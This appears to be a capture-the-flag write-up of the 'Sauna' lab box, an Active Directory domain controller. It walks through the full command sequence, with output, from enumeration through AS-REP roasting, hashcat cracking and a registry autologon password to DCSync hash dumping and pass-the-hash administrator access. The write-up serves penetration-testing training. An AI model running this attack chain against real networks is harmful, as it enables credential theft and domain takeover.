


Machine Overview
The target is a Windows domain controller running Microsoft IIS 10.0 on port 80 hosting an "Egotistical Bank" website. The initial attack vector involves extracting employee names from the website, generating potential usernames, and performing AS-REP roasting to identify accounts without Kerberos preauthentication. The compromised user account leads to privilege escalation through stored credentials in the Windows registry, ultimately allowing domain credential dumping and administrator access.
Enumeration
Nmap Scan
We begin with a service and version scan to identify open ports and services:
nmap -A -oN sauna.nmap 10.10.10.175Scan Results:
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Egotistical Bank :: Home
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-11 18:40:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Key Findings:
- Port 80: IIS 10.0 hosting a web application
- Ports 88, 135, 139, 389, 445, 464, 593, 636, 3268, 3269: Active Directory related ports indicate this is a domain controller
- Domain:
EGOTISTICAL-BANK.LOCAL
Hostname Resolution
To properly interact with Active Directory services, we add the domain name to our hosts file:
echo "10.10.10.175 egotistical-bank.local" | sudo tee -a /etc/hostsWeb Enumeration
Accessing http://10.10.10.175/ reveals the "Egotistical Bank" website:

Browsing the website, particularly the "About" page, reveals employee names that can be used to generate potential usernames:
- Fergus Smith
- Hugo Bear
- Steven Kerb
- Shaun Coins
- Bowie Taylor
- Sophie Driver
Username Generation
We create a file containing the employee names and use the username-anarchy tool to generate various username permutations:
$ cat users.txt
Fergus Smith
Hugo Bear
Steven Kerb
Shaun Coins
Bowie Taylor
Sophie Driver

$ username-anarchy --input-file ./users.txt > username-anarchy.txt
$ head -10 username-anarchy.txt
fergus
fergussmith
fergus.smith
fergussm
fergsmit
ferguss
f.smith
fsmith
sfergus
s.fergus
The tool generates common username formats such as first name, last name, firstname.lastname, first initial + last name, and various combinations.
AS-REP Roasting
AS-REP roasting is an attack technique that targets Kerberos accounts with the "Do not require Kerberos preauthentication" flag set. When this flag is enabled, an attacker can request authentication data for the user without providing valid credentials, receiving an encrypted response that can be cracked offline.
We use GetNPUsers.py from Impacket to attempt AS-REP roasting against our generated username list:
$ GetNPUsers.py -usersfile username-anarchy.txt -request -format hashcat \
    -outputfile ASREProastables.txt -dc-ip 10.10.10.175 'EGOTISTICAL-BANK.LOCAL/'

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

<...SNIP...>
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:5d085d08a7e95af55458efc885fb34ec$0b619a961eb572450918e46a7178d966baa2af7a8bfa08a508a14dfe6661280c6aeac46256b62e1fa745abf76e05b949a30906ab9228afdaef3b2d50d5170de9214f27d2f044b3354cc8d71a775c5fa77d9b8da0671c25a1a822f65473522cc02f0bada5824cdc1f12b8a2ba4874588215cb18a83754d48e905c9bd7dd35c595a3980bf0a71fc03ec79e9b3775003b888724bd95dd15a93bf9dcdfca8195099fd972a57f902d02f761deadf0fa6edaef0fa4a10c13dc6914564021a446bdb986aec38484f490b53085826d6fb235b7b065d97d0a64b193d05eb6412868cbf3dd753e7c084147c1a9fd8995a291e39d346d711793edf8963394691478b1912d51
The fsmith user has the AS-REP flag set, meaning it doesn't require Kerberos preauthentication. We've successfully extracted a hash that we can attempt to crack offline using hashcat.
Password Cracking
We use hashcat with mode 18200 (Kerberos 5, etype 23, AS-REP) to crack the extracted hash:
$ hashcat -m 18200 ASREProastables.txt /usr/share/wordlists/rockyou.txt

hashcat (v6.2.6) starting

<...SNIP...>

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:<hash>:Thestrokes23
Hashcat successfully cracked the password: Thestrokes23 for the fsmith user.
Initial Access
Using Evil-WinRM, we authenticate as the fsmith user:
$ evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
User flag
C:\Users\FSmith\Desktop\user.txt
Privilege Escalation
Enumeration
After gaining initial access, we enumerate local users to identify potential service accounts or other interesting accounts:
$ net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            FSmith                   Guest
HSmith                   krbtgt                   svc_loanmgr
The presence of svc_loanmgr suggests a service account, which often has elevated privileges or interesting permissions.
Registry Credential Discovery
Windows stores autologon credentials in the registry under HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. We check this registry key for stored credentials:
$ Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

<...SNIP...>
DefaultDomainName            : EGOTISTICALBANK
DefaultUserName              : EGOTISTICALBANK\svc_loanmanager
<...SNIP...>
DefaultPassword              : Moneymakestheworldgoround!
The svc_loanmanager user is configured for autologon, meaning we can authenticate as this user using the credentials found in the registry. This is a common misconfiguration where credentials are stored in plaintext in the registry.
Service Account Access
Using Evil-WinRM, we try to authenticate as the svc_loanmanager service account but it fails. We then try to authenticate as the svc_loanmgr service account using the discovered credentials and it succeeds:
$ evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmanager\Documents>
Privilege Escalation
BloodHound Enumeration

To understand the Active Directory environment and identify privilege escalation paths, we perform BloodHound enumeration using SharpHound. We can see that the svc_loanmgr user has the DCSync permission on the DC object.
Domain Credential Dumping
The service account svc_loanmgr has sufficient permissions to dump domain credentials.
$ secretsdump.py 'svc_loanmgr:Moneymakestheworldgoround!@10.10.10.175'

Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
We successfully extracted the NTLM hash for the Administrator account: 823452073d75b9d1cf70ebdf86c7f98e.
Administrator Access
Using the extracted NTLM hash, we perform pass-the-hash authentication to gain Administrator access:
$ evil-winrm -i 10.10.10.175 -u Administrator -H '823452073d75b9d1cf70ebdf86c7f98e'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
We've successfully authenticated as the Administrator user and have full domain administrator privileges.
Root flag
C:\Users\Administrator\Desktop\root.txt